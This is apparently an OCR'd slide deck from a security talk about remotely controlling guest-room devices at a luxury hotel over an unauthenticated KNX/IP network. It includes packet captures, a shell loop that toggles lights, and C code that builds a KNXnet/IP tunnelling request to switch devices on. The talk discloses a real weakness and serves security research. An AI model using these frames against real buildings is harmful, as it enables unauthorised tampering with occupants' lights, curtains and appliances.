
LEARN HOW TO CONTROL EVERY ROOM AT A LUXURY HOTEL REMOTELY: THE DANGERS OF INSECURE HOME AUTOMATION DEPLOYMENT

Jesus Molina
@verifythentrust
security@nomeames.com

HACKING IN MOVIES


The Italian Job

- Seth Green takes control of all kind of public transit so the mini-coopers can run free
- “all I did was come up with my own... kick ass algorithm to sneak in, and now we own the place”




Jurassic Park

- Electric fences go off, dinosaurs escape wrecking havoc. But the hacker teen fixes it later
- “It’s a UNIX system”



Hack Hard

- Cheap remake of Die Hard, but the hero is a hacker defeating the terrorists by taking over control of every appliance in a Chinese luxury hotel
- “It’s a KNX system! Let me google this”




```
do
echo "on"
./commands/l
sleep 2
echo "off"
./commands/l
sleep 2

done
~
~
~
~
~
~
~
~
~
~
~
"onoff.sh" 12
```


```
Send request
off
Send request
on
Send request
off
Send request
on
Send request
off
Send request
on
Send request
off
Send request
on
Send request
off
Send request
on
Send request
off
Send request
```

```
0 00   7c b8 0
f 01   00 00 88 02 2c 00 a4 d1      .ll..
5 c9   15 d0 8c 89 a5 37 a6 46      ....8
8 00   00 00 08 00 45 00 00 30
pg...  Packets: 11541 Displayed: 84 Marke
```

THE ST. REGIS SHENZHEN



HOTEL
IS HERE




Room Control
ST.REGIS 8407#
CENTRAL CONTROL
SERVICE
LIGHT
CURTAIN · MUSIC
TEMPERATURE
TV
IPTV
HOT PROGRAMS
DVD
HELP
INFO
DRAPES CURTAIN
DAY CURTAIN
NIGHT CURTAIN
BATHROOM CURTAIN
BATHROOM MUSIC
Current channel: 待机状态
MUSIC1
MUSIC2
MUSIC3
IPOD
MUTE
VOLUME

Hollywood movies vs. Art House movies

- In Hollywood movies the hacker does all the job in a mere 5 sequences
- In art house movies it takes a little longer.

Step1: Reckon

- The iPad uses the guest network




Step1: Reckon

- The hero needs to understand the protocol. Using ultra high tech technology intercepts communication between iPad and devices

Step 2: Reverse Engineer the protocol


- What is this?
- UDP packets flying left and right
- No idea, but connects to port 3671



```
 7 3.052785   172.31.20.160       172.31.14.49         UDP        101 Source port: 65303  Destination port: efcp
 8 3.055379   172.31.14.49        172.31.20.160        UDP         94 Source port: efcp  Destination port: 51440
 9 3.085506   172.31.14.49        172.31.20.160        UDP        101 Source port: efcp  Destination port: 51440
10 3.087475   172.31.20.160       172.31.14.49         UDP         90 Source port: 65303  Destination port: efcp
11 3.087640   172.31.20.160       172.31.14.49         UDP         90 Source port: 65303  Destination port: efcp
12 3.103252   172.31.14.49        172.31.20.160        UDP        101 Source port: efcp  Destination port: 51440
13 3.104639   172.31.20.160       172.31.14.49         UDP         90 Source port: 65303  Destination port: efcp
14 3.281075   172.31.14.49        172.31.20.160        UDP         94 Source port: efcp  Destination port: 51440
15 3.311493   172.31.14.49        172.31.20.160        UDP        101 Source port: efcp  Destination port: 51440
16 3.316043   172.31.20.160       172.31.14.49         UDP         90 Source port: 65303  Destination port: efcp
17 3.330474   172.31.14.49        172.31.20.160        UDP        102 Source port: efcp  Destination port: 51440
18 3.334169   172.31.20.160       172.31.14.49         UDP         90 Source port: 65303  Destination port: efcp
19 4.337301   172.31.20.160       224.0.0.1            UDP        118 Source port: 52000  Destination port: 52000
20 4.337438   172.31.20.160       224.0.0.1            UDP        118 Source port: 52000  Destination port: 52000
```

Step 2: Reverse Engineer the protocol

- Use advanced machine learning techniques to discover the communication protocol



About 17,700,000 results (0.46 seconds)

RFC 3671 - IETF Tools
tools.ietf.org/html/rfc**3671** ▾ Internet Engineering Task Force ▾
by K Zeilenga - 2003 - Cited by 2 - Related articles
Network Working Group K. Zeilenga Request for Comments: **3671** ... Please refer to the current edition of the "Internet Official **Protocol** Standards" (STD 1) for the ...

✗

RFC 3671 - IETF Tools
https://tools.ietf.org/pdf/rfc**3671** ▾ Internet Engineering Task Force ▾
Protocol). This document provides schema definitions for collective attributes for use in LDAP. 1. Introduction. In X.500 [X.500], a collective attribute is "a user ...

✗

Documentation - KNXnet/IP Wireshark plugin
knxnetipdissect.sourceforge.net/doc.html ▾
filters all KNXnetIP packages with a **protocol** version field, since there are no ... to search for a specific port number, e.g. knxnetip.hpai_port_number == **3671**.
You've visited this page 4 times. Last visit: 7/1/14

✓

CST - Phospho-Myosin Light Chain 2 (Ser19) Antibody
www.cellsignal.com/.../productDetail.jsp?...**36**... ▾ Cell Signaling Technology ▾
Gallery: Phospho-Myosin Light Chain 2 (Ser19) Antibody **#3671** ... Blotting Membrane and Paper: (#12369) This **protocol** has been optimized for nitrocellulose ...

Cool


This is the part with frames of the hero reading his Kindle and researching the internets

KNX INTERLUDE

Step 2: Reverse Engineer the protocol

- KNX! And a fancy plugin for *wireshark*
- So what is KNX?
- According to their webpage, KNX is “the world´s only open Standard for the control in both commercial and residential buildings". It goes on by saying “KNX is therefore future proof”
- This communication protocol is KNX/IP, or KNX over IP

KNX/IP frame



Header Ethernet

Header IP

Header UDP

KNXnet/IP

Header Length

Protocol Version

Service Type Identifier

Total Length

Payload

cEMI

```
06 10 04 20 00 15 04 49 00 00 11 00 bc e0 00 00 08 02 01 00 81
```

A cEMI frame* to make a lightbulb go

```
/* TUNNELLING_REQUEST */
/* Header (6 Bytes) */
treq[0] = 0x06; /* 06 - Header Length */
treq[1] = 0x10; /* 10 - KNXnet version (1.0) */
treq[2] = 0x04; /* 04 - hi-byte Service type descriptor (TUNNELLING_REQUEST) */
treq[3] = 0x20; /* 20 - lo-byte Service type descriptor (TUNNELLING_REQUEST) */
treq[4] = 0x00; /* 00 - hi-byte total length */
treq[5] = 0x15; /* 15 - lo-byte total lengt 21 bytes */
/* Connection Header (4 Bytes) */
treq[6] = 0x04; /* 04 - Structure length */
treq[7] = iChannelID & 0xff; /* given channel id */
treq[8] = 0x00; /* sequence counter, zero if you send one tunnelling request only at
this session, otherwise count ++ */
treq[9] = 0x00; /* 00 - Reserved */
/* cEMI-Frame (11 Bytes) */
treq[10] = 0x11; /* message code, 11: Data Service transmitting */
treq[11] = 0x00; /* add. info length ( bytes) */
treq[12] = 0xbc; /* control byte */
treq[13] = 0xe0; /* DRL byte */
treq[14] = 0x00; /* hi-byte source individual address */
treq[15] = 0x00; /* lo-byte source (replace throw IP-Gateway) */
treq[16] = (destaddr >> 8) & 0xff; /* hi-byte destination address (20: group address)
4/0/0: (4*2048) + (0*256) + (0*1) = 8192 = 20 00 */
treq[17] = destaddr & 0xff; /* lo-Byte destination */
treq[18] = 0x01; /* 01 data byte following */
treq[19] = 0x00; /* tpdu */
treq[20] = 0x81; /* 81: switch on, 80: off */
```

